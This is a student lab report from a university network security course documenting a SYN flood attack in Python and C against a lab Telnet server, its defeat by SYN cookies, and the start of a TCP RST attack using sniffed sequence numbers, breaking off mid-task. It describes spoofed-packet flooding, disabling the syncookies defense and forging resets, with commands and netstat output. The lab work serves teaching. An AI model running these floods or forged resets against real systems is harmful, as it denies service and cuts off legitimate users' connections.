

FAST – NUCES Islamabad

Department of Cyber Security

TCP/IP ATTACK LAB

Applied Network Security

Student Name	Muhammad Ahmad
Roll Number	25I-7705
Course	Applied Network Security
Assignment Topic	TCP/IP Attack Lab
Instructor	Sir Zafar

This report documents experimental hands-on TCP/IP attacks performed in a controlled lab environment.

Task 1: SYN Flooding Attack

Background: Why TCP is Vulnerable to SYN Flooding

TCP uses a **three-way handshake** (SYN → SYN-ACK → ACK) to establish connections. The server allocates memory for each SYN received, storing the half-open connection in a ***backlog queue*** while waiting for the final ACK. The server commits resources before verifying the source IP is real. An attacker flooding the server with **spoofed SYN packets** from random IPs fills this queue entirely — no new legitimate connections can be established.

⚠ CRITICAL VULNERABILITY: TCP was designed for reliability in a trusted network, not for adversarial security. There is no mechanism to authenticate SYN senders before allocating queue resources.

Setup: Disabling SYN Cookies & Checking Backlog Size


Before launching the attack, the **SYN Cookie countermeasure** (Ubuntu's built-in defense) is disabled and the backlog queue capacity is verified using `sysctl -w net.ipv4.tcp_syncookies=0`. This writes 0 to the kernel parameter, disabling the defense.

```
root@VM:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@VM:/#
```

Screenshot 1: *Disabling the SYN cookie countermeasure using sysctl. The confirmation "net.ipv4.tcp_syncookies = 0" verifies the defense is now off. The backlog size is 256 — approximately 192 slots are available for flooding (1/4 reserved for proven destinations).*


Task 1.1: Launching the Attack Using Python

The Python script uses **Scapy** to craft raw TCP SYN packets with ***randomly spoofed source IPs***. Running 100 parallel threads compensates for Python's GIL speed limitations.




Screenshot 2: *The Python-based SYN flood script using Scapy. Key elements: IP(dst="10.9.0.5") sets the victim, TCP(dport=23, flags='S') targets Telnet port 23 with SYN flag, and IPv4Address(random.getrandbits(32)) generates a random spoofed source IP per packet. 100 threads compensate for Python's GIL limitation.*

Running the SYN flood attack:




Screenshot 3: *Executing the Python SYN flood script on the attacker machine. The script begins sending spoofed SYN packets continuously toward the victim (10.9.0.5) on Telnet port 23.*

While the attack is running, a **legitimate Telnet connection attempt fails** — confirming the flood is working:




Screenshot 4: *Telnet connection attempt from a legitimate user to the victim (10.9.0.5) hangs and fails to connect. The SYN backlog is saturated with spoofed entries, so no slot is available for the legitimate SYN — the server never sends a SYN-ACK back.*

⚠ Attack Working: The connection hangs because the victim's SYN backlog is completely saturated with spoofed half-open connections.



Screenshot 5: *netstat output on the victim machine showing rows of SYN_RECV state entries. Every row means the server sent a SYN-ACK and is awaiting a final ACK that will never arrive — because all source IPs are fake. These entries fill the backlog until the tcp_synack_retries timeout, blocking all real connections.*



Screenshot 6: *Demonstration that SYN flooding only affects the connection establishment phase. Connections already in ESTABLISHED state (completed three-way handshake) reside in the accept queue — not the SYN backlog — and remain immune to the flood. Only new connection attempts are blocked.*

Verifying results with netstat command:


```
tcp        0      0 10.9.0.5:23             245.15.135.227:24119    SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:39126          ESTABLISHED
tcp        0      0 10.9.0.5:23             33.111.27.53:50348      SYN_RECV
```

Screenshot 7: *Final netstat confirmation showing the SYN backlog remains flooded with SYN_RECV entries, while the legitimate connection attempt still fails. The Python attack successfully demonstrates denial-of-service against new connection establishment.*

Task 1.2: Launching the Attack Using C


Why C is Far Faster Than Python

Python is interpreted — each line is parsed at runtime by the CPython interpreter, adding significant overhead per instruction. **C compiles to native machine code** executed directly by the CPU with no interpreter layer. For a tight loop sending raw packets, C is ***50–100x faster***. Additionally, Python's GIL (Global Interpreter Lock) prevents true parallel execution, while C threads run natively in parallel on multiple CPU cores, maximizing throughput.



Screenshot 8: *The C-based SYN flood source code. It uses raw sockets with manually crafted IP and TCP headers, bypassing the operating system's TCP stack entirely for maximum packet generation speed. This direct hardware access is what makes C so much faster than Python.*

Re-confirming SYN cookies are disabled:




Screenshot 9: *Using sysctl -w net.ipv4.tcp_syncookies=0 to disable SYN cookies again before the C-based attack. This ensures the defense is not active during the test.*

Compiling and preparing the C program:




Screenshot 10: *Compiling the C SYN flood program on the host VM using gcc. The compiled binary will execute at native CPU speed, eliminating all interpreter overhead present in the Python version.*

Launching the compiled C binary:



Screenshot 11: *Launching the compiled C binary with target IP (10.9.0.5) and Telnet port (23). The C program immediately begins flooding at native CPU speed — far more efficiently than the Python version.*

Monitoring the victim's connection queue during the C attack:



Screenshot 12: *netstat -na during the C-based attack. The entire backlog is filled instantly with SYN_RECV entries. Unlike Python, the C program maintains complete saturation with no gaps — a continuous, reliable denial-of-service.*

Telnet connection attempt during C attack:

```
root@57e7382b726d:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@57e7382b726d:/#
```

Screenshot 13: *Telnet attempt during the C-based attack results in a "Connection timed out" error. The C program floods so rapidly that no legitimate packet can slip through — a more definitive result than the Python version.*

✓ Attack Successful (C): Unlike Python which occasionally loses the race, the C binary maintains continuous queue saturation. The result is a definitive connection timeout with no chance for legitimate packets.

Task 1.3: Enable the SYN Cookie Countermeasure

How SYN Cookies Defeat the Attack

SYN Cookie mechanism: Instead of storing half-open connection state in memory, the server encodes all connection parameters (timestamp, MSS, secret hash) into the SYN-ACK sequence

number — a cryptographic **"cookie"**. No backlog entry is created until the client proves it's real by returning the correct ACK that decodes the cookie. ***Spoofed IPs never receive the SYN-ACK, so they cannot reply — the server's memory is never exhausted.***

Enabling the SYN Cookie countermeasure:

```
root@6451ee056529:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@6451ee056529:/#
```

Screenshot 14: *Enabling SYN cookies with sysctl -w net.ipv4.tcp_syncookies=1. The kernel activates the defense mechanism — the server will now handle SYNs without allocating backlog entries, encoding all state into the sequence number instead.*

Running the C flood attack again with SYN cookies now active:

```
root@VM:/#
root@VM:/# cd volumes/
root@VM:/volumes# synflood 10.9.0.5 23
```

Screenshot 15: *Launching the same C-based SYN flood attack that previously caused complete denial-of-service. With SYN cookies now enabled, the server is expected to handle this attack without impact on legitimate connections.*

```
tcp        0      0 10.9.0.5:23             216.64.17.29:35509      SYN_RECV
tcp        0      0 10.9.0.5:23             116.143.111.1:37032     SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:39174          ESTABLISHED
tcp        0      0 10.9.0.5:23             118.157.238.74:14806    SYN_RECV
tcp        0      0 10.9.0.5:23             63.160.13.12:41711      SYN_RECV
tcp        0      0 10.9.0.5:23             161.65.135.106:47587    SYN_RECV
```

```
root@57e7382b726d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6451ee056529 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar  3 03:26:13 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/1
seed@6451ee056529:~$
```

Screenshot 16: *Even with the C flood running at full speed (SYN_RECV entries visible in netstat), a legitimate Telnet connection from 10.9.0.6 successfully establishes (ESTABLISHED state) and reaches the login prompt. The attack is completely neutralized by the SYN cookie mechanism.*

✓ SYN Cookies Successfully Neutralize the Attack! The flood packets still appear in SYN_RECV slots, but the server validates the real client via the cryptographic cookie and establishes the connection. The attack is completely defeated.


Task 2: TCP RST Attack on Telnet Connections

Background: Why Sequence Numbers Enable RST Attacks

TCP's **RST (Reset) flag** immediately terminates a connection when received with the **correct sequence number**. An attacker on the same LAN can sniff the live traffic to obtain the current sequence number, then ***forge a RST packet*** that the victim accepts as legitimate — because TCP validates incoming segments only by checking the sequence number falls within the receive window, with no further authentication.


Establishing a live Telnet session to be attacked:

First, we make a successful Telnet connection between the victim and a user:




Screenshot 17: *A successful Telnet connection is established from victim (10.9.0.5) to target (10.9.0.6). The user has logged in as "seed" and reached a shell prompt — this is the live, authenticated session the attacker will terminate using the RST attack.*

Using Wireshark to capture live packet data and extract the **sequence number** needed to forge the RST packet:



Screenshot 18: *Wireshark capturing the live TCP traffic between 10.9.0.5 and 10.9.0.6. The attacker extracts critical fields: Source Port: 23, Destination Port: 38462, Sequence Number: 2261858712. These values are used to construct the forged RST packet. The sequence number is critical — the server only accepts a RST if it falls within the receive window.*

